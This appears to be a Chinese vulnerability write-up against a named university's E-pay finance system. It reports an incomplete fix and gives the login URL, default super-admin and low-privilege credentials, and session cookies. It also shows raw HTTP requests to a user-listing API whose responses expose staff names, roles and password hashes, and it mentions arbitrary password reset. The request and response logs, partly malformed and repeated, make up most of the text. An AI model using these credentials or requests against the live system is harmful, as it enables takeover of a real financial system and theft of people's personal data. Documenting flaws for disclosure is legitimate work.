

成都智汇安新科技有限公司E付通财务系统修复但没有完全修复，部分超管存在弱口令，可直接接管系统

#### 0.超管弱口令(部分弱口令没修)


##### 1.任意用户信息查询、包括账号、密码

##### 2.任意用户密码重置

登录地址: <https://epay.nuit.edu.cn/epay/login>


超管弱口令账号: 10007/Axf@02692(默认密码)

3w条学生信息



这里由于是高权限账号，无法演示逻辑缺陷，

低权限账号:axfqz\_api/Axf@02692(默认密码)





## 任意用户信息查询、包括账号、密码

吧登录的这部分cookie请求/epay/api?method=syuserFindList这个接口

Request to <https://epay.nuit.edu.cn/epay/PersonalInformation>

Method: GET

Host: epay.nuit.edu.cn

Connection: close

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4240.198

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Language: zh-CN,zh;q=0.9

Cookie: axf:sees=45cf0e0de4b204a7e813872b701bb55e5a69216b1b6fc11b; atoken=8aacdc7cd013ec4bf95e689d1fcbdc67; epay\_auth=eyJWYXhbmXMiOiJ7XCJ1c2VybWZVZWI0LWlYXmxcPXFpXBPXClScXChY2NiC3NfdG9zZW5kclpjhYWNkN2NmDEzZWMM0YmFmOTVjNg5ZDFmY2FZIGM3XCIsXCJ0dGxlcj03MjAwMDAwLWwiY2F3JiYXRlX3RpbWVvcj03MjY2MDMwNjY3fSIsImhhc2giOiJ0IOWQI

Response:

Content-Type: application/json

Content-Length: 16558

["message":"","code":"","total":27,"list":[{"custom\_login\_name":"10001","key\_id":"9f50466cAB754558861B4908A8E20578","user\_name":"系统操作员","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10001","user\_no":"10001","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-03-22","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10001","user\_org\_id":"root","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"广东软学院","is\_d":null,"l\_time":"2019-06-18","14:28:22","l\_user":"10000","custom\_login\_name":"10002","key\_id":"70CCDA73A8E4018A7D62F5A818BEEC3","user\_name":"苏子茵","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务操作员","login\_pwd":"1AD052117968111370B166338E6C1C","data\_export\_control":"NOT\_CONTROL","u\_user":"10002","user\_no":"10002","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-03-22","17:15:11","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10002","user\_org\_id":"D12B17F9B9149EA9D4B6E3CFADF5657","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"财务部","is\_d":null,"l\_time":"2019-06-18","17:53:14","l\_user":"10001","custom\_login\_name":"10003","key\_id":"61A98E1142704E7F9F110ED1FC10E42","user\_name":"白璐","user\_source":"LOCAL","model\_type":"CLASSIC","js":"系统维护","login\_pwd":"289F3623958F81804510AC5B6970844","data\_export\_control":"NOT\_CONTROL","u\_user":"10003","user\_no":"10003","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-03-22","11:22:11","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10003","user\_org\_id":"D12B17F9B9149EA9D4B6E3CFADF5657","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"财务部","is\_d":null,"l\_time":"2019-06-02","14:12:03","l\_user":"10001","custom\_login\_name":"10004","key\_id":"B1C1F2B7A1914C50A8F46929694C12C","user\_name":"邓桂碧","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10004","user\_no":"10004","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-09-08","15:33:47","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10004","user\_org\_id":"D12B17F9B9149EA9D4B6E3CFADF5657","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"财务部","is\_d":null,"l\_time":"2019-08-02","14:12:57","l\_user":"10001","custom\_login\_name":"10005","key\_id":"BF4D2C2B4ADAE38820470AD78FFB47","user\_name":"吴伟丰","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10005","user\_no":"10005","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-09-03","20:49:10","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10005","user\_org\_id":"566F0D239D03476382BF2416A39E0256","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"数字化中心","is\_d":null,"l\_time":"2019-08-06","09:38:10","l\_user":"10001","custom\_login\_name":"10006","key\_id":"9B4E4A99034A8E4B9BFC1B5A10A0","user\_name":"付冬波","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10007","user\_no":"10006","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2021-09-03","08:36:56","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10006","user\_org\_id":"566F0D239D03476382BF2416A39E0256","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"数字化中心","is\_d":null,"l\_time":"2019-08-06","09:39:33","l\_user":"10001","custom\_login\_name":"10008","key\_id":"9B4E4A99034A8E4B9BFC1B5A10A0","user\_name":"祝文欣","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务操作员","login\_pwd":"A6E834F1CDAE2C496296F8A43ED76D0A","data\_export\_control":"NOT\_CONTROL","u\_user":"10008","user\_no":"10008","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-09-29"}]}

Request to <https://epay.nuit.edu.cn/epay/api?method=syuserFindList>

Method: POST

Host: epay.nuit.edu.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0

Accept: application/json, text/plain, /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/json

Content-Length: 62

Connection: close

Cookie: axf:sees=45cf0e0de4b204a7e813872b701bb55e5a69216b1b6fc11b; atoken=8aacdc7cd013ec4bf95e689d1fcbdc67; epay\_auth=eyJWYXhbmXMiOiJ7XCJ1c2VybWZVZWI0LWlYXmxcPXFpXBPXClScXChY2NiC3NfdG9zZW5kclpjhYWNkN2NmDEzZWMM0YmFmOTVjNg5ZDFmY2FZIGM3XCIsXCJ0dGxlcj03MjAwMDAwLWwiY2F3JiYXRlX3RpbWVvcj03MjY2MDMwNjY3fSIsImhhc2giOiJ0IOWQI

Response:

Content-Type: application/json

Content-Length: 16558

["message":"","code":"","total":27,"list":[{"custom\_login\_name":"10001","key\_id":"9f50466cAB754558861B4908A8E20578","user\_name":"系统操作员","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10001","user\_no":"10001","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-03-22","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10001","user\_org\_id":"root","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"广东软学院","is\_d":null,"l\_time":"2019-06-18","14:28:22","l\_user":"10000","custom\_login\_name":"10002","key\_id":"70CCDA73A8E4018A7D62F5A818BEEC3","user\_name":"苏子茵","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务操作员","login\_pwd":"1AD052117968111370B166338E6C1C","data\_export\_control":"NOT\_CONTROL","u\_user":"10002","user\_no":"10002","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-03-22","17:15:11","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10002","user\_org\_id":"D12B17F9B9149EA9D4B6E3CFADF5657","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"财务部","is\_d":null,"l\_time":"2019-06-18","17:53:14","l\_user":"10001","custom\_login\_name":"10003","key\_id":"61A98E1142704E7F9F110ED1FC10E42","user\_name":"白璐","user\_source":"LOCAL","model\_type":"CLASSIC","js":"系统维护","login\_pwd":"289F3623958F81804510AC5B6970844","data\_export\_control":"NOT\_CONTROL","u\_user":"10003","user\_no":"10003","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-03-22","11:22:11","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10003","user\_org\_id":"D12B17F9B9149EA9D4B6E3CFADF5657","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"财务部","is\_d":null,"l\_time":"2019-06-02","14:12:03","l\_user":"10001","custom\_login\_name":"10004","key\_id":"B1C1F2B7A1914C50A8F46929694C12C","user\_name":"邓桂碧","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10004","user\_no":"10004","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-09-08","15:33:47","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10004","user\_org\_id":"D12B17F9B9149EA9D4B6E3CFADF5657","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"财务部","is\_d":null,"l\_time":"2019-08-02","14:12:57","l\_user":"10001","custom\_login\_name":"10005","key\_id":"BF4D2C2B4ADAE38820470AD78FFB47","user\_name":"吴伟丰","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10005","user\_no":"10005","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-09-03","20:49:10","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10005","user\_org\_id":"566F0D239D03476382BF2416A39E0256","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"数字化中心","is\_d":null,"l\_time":"2019-08-06","09:38:10","l\_user":"10001","custom\_login\_name":"10006","key\_id":"9B4E4A99034A8E4B9BFC1B5A10A0","user\_name":"付冬波","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务管理员,系统管理","login\_pwd":"F33672CD5C8A95476364DBA984AFF7D5","data\_export\_control":"NOT\_CONTROL","u\_user":"10007","user\_no":"10006","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2021-09-03","08:36:56","pwd\_expiry\_days":"0","is\_u":null,"login\_name":"10006","user\_org\_id":"566F0D239D03476382BF2416A39E0256","login\_pwd\_lossdate":"不限制","tel":"","user\_org\_mc":"数字化中心","is\_d":null,"l\_time":"2019-08-06","09:39:33","l\_user":"10001","custom\_login\_name":"10008","key\_id":"9B4E4A99034A8E4B9BFC1B5A10A0","user\_name":"祝文欣","user\_source":"LOCAL","model\_type":"CLASSIC","js":"业务操作员","login\_pwd":"A6E834F1CDAE2C496296F8A43ED76D0A","data\_export\_control":"NOT\_CONTROL","u\_user":"10008","user\_no":"10008","user\_state":"ENABLE","api\_user\_id":null,"u\_time":"2022-09-29"}]}

报文:

POST /epay/api?method=syuserFindList HTTP/1.1

Host: epay.nuit.edu.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0

Accept: application/json, text/plain, /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/json

Content-Length: 62

Connection: close

Cookie: axf:sees=45cf0e0de4b204a7e813872b701bb55e5a69216b1b6fc11b; atoken=8aacdc7cd013ec4bf95e689d1fcbdc67;

epay\_auth=eyJWYXhbmXMiOiJ7XCJ1c2VybWZVZWI0LWlYXmxcPXFpXBPXClScXChY2NiC3NfdG9zZW5kclpjhYWNkN2NmDEzZWMM0YmFmOTVjNg5ZDFmY2FZIGM3XCIsXCJ0dGxlcj03MjAwMDAwLWwiY2F3JiYXRlX3RpbWVvcj03MjY2MDMwNjY3fSIsImhhc2giOiJ0IOWQI

2022/11/1 星期二 21:58